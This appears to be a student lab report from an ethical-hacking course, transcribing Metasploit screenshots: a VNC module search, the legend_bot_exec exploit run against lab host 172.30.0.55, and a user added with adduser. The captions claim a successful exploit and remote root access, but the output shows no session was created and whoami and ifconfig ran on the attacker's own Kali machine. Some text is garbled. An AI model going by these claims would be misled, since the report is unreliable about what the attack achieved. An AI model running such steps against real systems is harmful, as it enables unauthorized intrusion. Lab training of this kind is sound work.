The screenshot shows a Metasploit terminal session. The user has entered the command `search vnc`. The output displays a list of matching modules with their names, disclosure dates, ranks, and descriptions. The modules listed include:

Name	Disclosure Date	Rank	Description
auxiliary/admin/vnc/realvnc_41_bypass	2006-05-15	normal	RealVNC NULL Authentication Mode Bypass
auxiliary/scanner/vnc/vnc_login		normal	VNC Authentication Scanner
auxiliary/scanner/vnc/vnc_none_auth		normal	VNC Authentication None Detection
auxiliary/server/capture/vnc		normal	Authentication Capture: VNC
exploit/multi/misc/legend_bot_exec	2015-04-27	excellent	Legend Perl IRC Bot Remote Code Execution
exploit/multi/vnc/vnc_keyboard_exec	2015-07-10	great	VNC Keyboard Remote Code Execution
exploit/windows/vnc/realvnc_client	2001-01-29	normal	RealVNC 3.3.7 Client Buffer Overflow
exploit/windows/vnc/ultravnc_client	2006-04-04	normal	UltraVNC 1.0.1 Client Buffer Overflow
exploit/windows/vnc/ultravnc_viewer_bof	2008-02-06	normal	UltraVNC 1.0.2 Client (vncviewer.exe) Buf
exploit/windows/vnc/winvnc_http_get	2001-01-29	average	WinVNC Web Server GET Overflow
payload/windows/vncinject/bind_hidden_ipknock_tcp		normal	VNC Server (Reflective Injection), Hidden
Bind Ipknock TCP Stager			
payload/windows/vncinject/bind_hidden_tcp		normal	VNC Server (Reflective Injection), Hidden
Bind TCP Stager			
payload/windows/vncinject/bind_ipv6_tcp		normal	VNC Server (Reflective Injection), Bind I
Pv6 TCP Stager (Windows x86)			
payload/windows/vncinject/bind_ipv6_tcp_uuid		normal	VNC Server (Reflective Injection), Bind I
Pv6 TCP Stager with UUID Support (Windows x86)			

Successful Metasploit exploit using VNC on host 172.30.0.55, port 6667

```
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George Boake
84 minutes remaining

root@kali: ~
ion), Windows x64 Reverse HTTP Stager (wininet)
payload/windows/x64/vncinject/reverse_https normal Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse HTTP Stager (wininet)
payload/windows/x64/vncinject/reverse_tcp normal Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse TCP Stager
payload/windows/x64/vncinject/reverse_tcp_uuid normal Windows x64 VNC Server (Reflective Inject
ion), Reverse TCP Stager with UUID Support (Windows x64)
payload/windows/x64/vncinject/reverse_winhttp normal Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse HTTP Stager (winhttp)
payload/windows/x64/vncinject/reverse_winhttps normal Windows x64 VNC Server (Reflective Inject
ion), Windows x64 Reverse HTTPS Stager (winhttp)
post/multi/gather/remote_credentials normal UNIX Gather Remote Credentials
post/osx/gather/enum_chicken_vnc_profile normal OS X Gather Chicken of the VNC Profile
post/windows/gather/credentials/mremote normal Windows Gather mRemote Saved Password Ext
raction
post/windows/gather/credentials/vnc normal Windows Gather VNC Password Extraction

msf > use exploit/multi/misc/legend_bot_exec
msf exploit(legend_bot_exec) > set RHOST 172.30.0.55
RHOST => 172.30.0.55
msf exploit(legend_bot_exec) > exploit

[*] Started reverse TCP double handler on 172.30.0.7:4444
[*] 172.30.0.55:6667 - Registering with the IRC Server...
[*] 172.30.0.55:6667 - Joining the #channel channel...
[*] 172.30.0.55:6667 - Exploiting the malicious IRC bot...
[*] Exploit completed, but no session was created.
msf exploit(legend_bot_exec) >
```

whoami & ifconfig showing root-level access with remote IP 172.30.0.7

```
Using Ethical Hacking Techniques to Exploit a Vulnerable Wo...
George Boake
5 minutes remaining
This lab will end soon.


root@kali: ~
[*] 172.30.0.55:6667 - Joining the #channel channel...
[*] 172.30.0.55:6667 - Exploiting the malicious IRC bot...
[*] Exploit completed, but no session was created.
msf exploit(legend_bot_exec) > whoami
[*] exec: whoami
root
msf exploit(legend_bot_exec) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.30.0.7 netmask 255.255.255.0 broadcast 172.30.0.255
inet6 fe80::250:56ff:fe61:178a prefixlen 64 scopeid 0x20<link>
ether 00:50:56:a6:17:8a txqueuelen 1000 (Ethernet)
RX packets 3694 bytes 306990 (299.7 KiB)
RX errors 0 dropped 25 overruns 0 frame 0
TX packets 3353 bytes 466567 (455.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 0 (Local Loopback)
RX packets 71 bytes 32121 (31.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 71 bytes 32121 (31.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf exploit(legend_bot_exec) >
```

Successful Metasploit adding a user “george”



```
root@kali: ~
Adding user 'george' ...
Adding new group 'george' (1001) ...
Adding new user 'george' (1000) with group 'george' ...
Creating home directory '/home/george' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for george
Enter the new value, or press ENTER for the default

loft
Mestaexploiting host 172.30.0.55
vill
Full Name []: Room Number []: Work Phone []: Home Phone []: Other []: Is the information correct? [Y/n] m
msf exploit(legend_bot_exec) > cd -
[*] The specified path does not exist
msf exploit(legend_bot_exec) > cd /home
msf exploit(legend_bot_exec) > ls
[*] exec: ls

george
msf exploit(legend_bot_exec) > cat george
[*] exec: cat george

cat: george: Is a directory
msf exploit(legend_bot_exec) >
```

Recommended solution to the VNC vulnerability

Plugin ID 61708: Secure the VNC service with a strong password (Nessus, 2018)

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